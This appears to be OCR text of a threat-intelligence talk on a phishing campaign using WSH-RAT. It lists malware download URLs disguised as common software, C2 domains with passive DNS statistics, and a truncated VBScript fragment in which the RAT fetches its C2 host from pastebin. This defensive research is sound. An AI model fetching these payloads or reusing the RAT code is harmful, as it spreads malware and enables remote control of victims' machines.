
First Hand Knowledge
Payload download URLs and Domains

URLs
http://13.75.76.78/hqmb/cmd.exe
http://13.75.76.78/hqmb/TEST1.exe
http://maxmacgreat.com/UAC%20Bypass.exe
http://secureserverftp.xyz/image.exe
http://secureserverftp.xyz/images.exe
http://service-information-fimance.bid/NETFramework.exe
http://u700222964.hostingerapp.com/Adobe.Reader.XPS.zip
http://u700222964.hostingerapp.com/Client.exe
http://u700222964.hostingerapp.com/HP.imprimante.exe
http://u700222964.hostingerapp.com/image.exe
http://u700222964.hostingerapp.com/MediaPlayer.exe
http://u700222964.hostingerapp.com/mpnotifys.exe
http://u700222964.hostingerapp.com/Photoshop.exe
http://u700222964.hostingerapp.com/POCCA.2019.Satisfaction.survey-Questionnaire.de.satisfaction.rar
http://u700222964.hostingerapp.com/print.exe
http://u700222964.hostingerapp.com/rss.exe
http://u791739572.hostingerapp.com/file/Msdpc.exe
http://u791739572.hostingerapp.com/file/VLCMediaPlayer.exe
http://webjavascript.net/JAVASCRIPT/MT103.zip
https://a.pomfe.co/xahcta.hta
https://cofina-app.herokuapp.com/public/WindowsDefender.exe
https://github.com/geniecivil/Windows/raw/master/NET%20Framework.exe
https://github.com/infoservice1010/info/raw/master/2.exe
https://github.com/infoservice1010/info/raw/master/Lavie.exe
https://github.com/infoservice1010/info/raw/master/lundi.exe
https://github.com/voyagermaster/DATACENTER/raw/master/SWIFT%20TRANSFERS%20MT103-MT300.jpeg.scr
https://raw.githubusercontent.com/publishedoc/papu/master/Papu_Questionnaire.zip
https://srv-file7.gofile.io/download/qxUEHl/osk.wsc
https://void.cat/06019decefa2279bd92080b992d65dabb3e8b9e3
https://void.cat/08115512a1aae607a6435a234e48409b764c28fa
https://void.cat/43d7f678f2762b85c073fa7ad7f44f0e380c2a20
https://void.cat/d09801bc04676a6bbc5e5f3e79ab30db150fcfd9
https://void.cat/d69a641b797589eb2bc7850403b4688f57482ef6
https://void.cat/e03985leed933760e3b74dle63da6f9c55edef61

Domain (payload download)
13.75.76.78
a.pomfe.co
cofina-app.herokuapp.com
github.com
maxmacgreat.com
raw.githubusercontent.com
secureserverftp.xyz
service-information-fimance.bid
srv-file7.gofile.io
u700222964.hostingerapp.com
u791739572.hostingerapp.com
void.cat
webjavascript.net

Fun Fact

WSH-RAT retrieving C2 domain from `pastebin.com`




`s/github/pastebin/g`

☺

Paste was no longer available when analyzing it ☹

Fun Fact

WSH-RAT retrieving C2 domain from `pastebin.com`



Fun Fact


WSH-RAT retrieving C2 domain from pastebin.com

```
inf = "WSHRAT"
"Visual Basic-v2.1"
getCountry()
information = inf
function getHost()
phost = "http://pastebin.com/raw/PXKpebJY"
if instr(phost, "http://") = 1 then
set objhttpdownload = CreateObject("msxml2.xmlht
objhttpdownload.open "get", phost, false
objhttpdownload.setRequestHeader "user-agent:",
Win64
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
if objhttpdownload.status = 200 then
set objstreamdownload = CreateObject("adodb.stream")
objstreamdownload.Type = 1
objstreamdownload.Open
objstreamdownload.Write(objhttpdownload.responseBody)
objstreamdownload.Position = 0
objstreamdownload.Type = 2
objstreamdownload.CharSet = "us-ascii"
phost = objstreamdownload.ReadText
objstreamdownload.close
set objstreamdownload = nothing
getHost = phost
```


```
inf = "WSHRAT"
"Visual Basic-v2.1"
getCountry()
information = inf
function getHost()
phost = "http://pastebin.com/raw/PXKpebJY"
```

Fun Fact

WSH-RAT retrieving C2 domain from `pastebin.com`



Outline

- Introduction
- First-hand Knowledge
  - Spear Phishing emails / analyzing mail headers
  - Targeting
  - Malware / RAT families
  - C2 domains
- Expanding the Knowledge
  - Passive DNS for C2 domains & IPs
  - Other (possibly) cool stuff
- Call for collaboration → please contact me if interested

Expanding the Knowledge
Passive DNS for C2 domains & IPs

- Thanks for providing Data and Access (account, quota)
  - RiskIQ PassiveTotal
  - OpenDNS
  - VirusTotal & CW community
  - Farsight / DNSDB
  - HYAS (thanks Greg Leah)
- Anyone who collaborated and helped me with data and feedback

Expanding the Knowledge
Passive DNS for C2 domains & IPs

C2 Domains	resolved IPs	First seen	Last seen	0.0.0.0 since	sinkholed since	Days
ghanaandco.sytes.net	*17*	*17.06.2017 00:00*	*28.05.2019 18:15*	*02.08.2019 15:29*		711
goodattack.ddns.net	119	10.07.2017 01:52	18.02.2019 09:19	21.02.2019 19:00		588
etoiilefiilante.ddns.net	59	14.07.2017 00:00	20.06.2018 14:23	05.07.2018 14:20		342
testultra.ddns.net	68	10.07.2018 09:21	02.07.2019 05:45	14.07.2019 10:13		357
chance2019.ddns.net	131	01.04.2019 00:00	13.10.2019 21:33	*(still active)*		196
worldcoupe.ddns.net	39	02.05.2019 00:00	04.07.2019 00:00	11.07.2019 20:26		63
etoiilefiilante.duckdns.org	2	09.07.2019 00:00	16.07.2019 00:00		16.07.2019 00:00	7
etoiilefiiilante.duckdns.org	2	17.07.2019 00:00	04.09.2019 09:54		05.09.2019 00:00	49
deaphnote.ddns.net	12	*15.07.2019 00:00* 09.09.2019 00:00	13.10.2019 19:26	*(still active)*		35
audreysaradin.no-ip.org	199	09.04.2015 00:00	05.11.2019 16:00	22.11.2019 06:23		1672
richordie.sytes.net	5	31.10.2019 00:00	13.11.2019 10:04	20.11.2019 05:17		13
Total	653					

- Longest used domain: 1’672 days (since April 2015)
- 0.0.0.0 = «inactive» (?) // 192.169.69.25 = sinkhole.hyas.com

Expanding the Knowledge
Passive DNS for C2 domains & IPs

- Count of IP resolutions per C2 Domains
- 11 C2 Domains
- 2108 IP resolutions

Row Labels	Count of resolve
audreysaradin.no-ip.org	699
chance2019.ddns.net	696
deaphnote.ddns.net	29
etoiilefiiilante.duckdns.org	6
etoiilefiilante.ddns.net	152
etoiilefiilante.duckdns.org	5
ghanaandco.sytes.net	87
goodattack.ddns.net	263
richordie.sytes.net	8
testultra.ddns.net	95
worldcoupe.ddns.net	68
Grand Total	**2108**

Expanding the Knowledge
Passive DNS for C2 domains & IPs

- 11 C2 Domains
- IP overlap with 132 susp. Domains

	A
1	domain
2	etoiilefiilante.ddns.net
3	ghanaandco.sytes.net
4	goodattack.ddns.net
5	richordie.sytes.net
6	testultra.ddns.net
7	worldcoupe.ddns.net
8	audreysaradin.no-ip.org
9	deaphnote.ddns.net
10	chance2019.ddns.net
11	etoiilefiiilante.duckdns.org
12	etoiilefiilante.duckdns.org
13	manblues.sytes.net
14	queen2012.ddns.net
15	top.haxisacl.xyz
16	windowsupdaters.zapto.org
17	windowsupgraders.ddns.net
18	winsec.ddns.net
19	winsec.gotdns.ch
20	deaphnote.duckdns.org

118	dynamic.datuned.dynu.net
119	e.datuned.dynu.net
120	edi.datuned.dynu.net
121	eg.datuned.dynu.net
122	ejemplo.datuned.dynu.net
123	f5.datuned.dynu.net
124	files.datuned.dynu.net
125	firewall.datuned.dynu.net
126	flash.datuned.dynu.net
127	freebsd2.datuned.dynu.net
128	gracebillionaire.freemyip.com
129	haul.duckdns.org
130	owodollarz.warzonedns.com
131	vigo147.duckdns.org
132	abokiisback.duckdns.org
133	spam.eimaragon.org

Expanding the Knowledge
Passive DNS for C2 domains & IPs

- # Unique IP resolutions by
  IP/8
  IP/16
  IP/24


IP-8	Count of IPs	IP-16	Count of IPs	IP-24	Count of IPs
154.0.0.0/8	772	46.246.0.0/16	643	83.97.18.0/24	488
197.0.0.0/8	667	197.210.0.0/16	544	194.5.98.0/24	282
46.0.0.0/8	657	83.97.0.0/16	488	79.134.225.0/24	269
83.0.0.0/8	488	194.5.0.0/16	299	154.0.26.0/24	227
41.0.0.0/8	363	79.134.0.0/16	269	154.68.5.0/24	172
194.0.0.0/8	318	154.0.0.0/16	245	192.169.69.0/24	139
196.0.0.0/8	303	154.68.0.0/16	205	46.246.84.0/24	104
185.0.0.0/8	279	41.210.0.0/16	148	178.239.21.0/24	74
79.0.0.0/8	271	192.169.0.0/16	139	46.246.4.0/24	74
178.0.0.0/8	202	105.112.0.0/16	136	193.183.116.0/24	68
160.0.0.0/8	194	160.120.0.0/16	129	178.73.218.0/24	67
105.0.0.0/8	176	178.73.0.0/16	120	46.246.12.0/24	66
102.0.0.0/8	145	90.96.0.0/16	117	197.210.53.0/24	65
192.0.0.0/8	141	78.250.0.0/16	108	185.244.31.0/24	61
90.0.0.0/8	118	154.234.0.0/16	92	197.210.57.0/24	61
78.0.0.0/8	114	154.233.0.0/16	84	46.246.14.0/24	61
5.0.0.0/8	84	196.182.0.0/16	76	46.246.80.0/24	61
62.0.0.0/8	73	178.239.0.0/16	74	46.246.26.0/24	60
193.0.0.0/8	71	196.181.0.0/16	73	185.165.153.0/24	59

Expanding the Knowledge

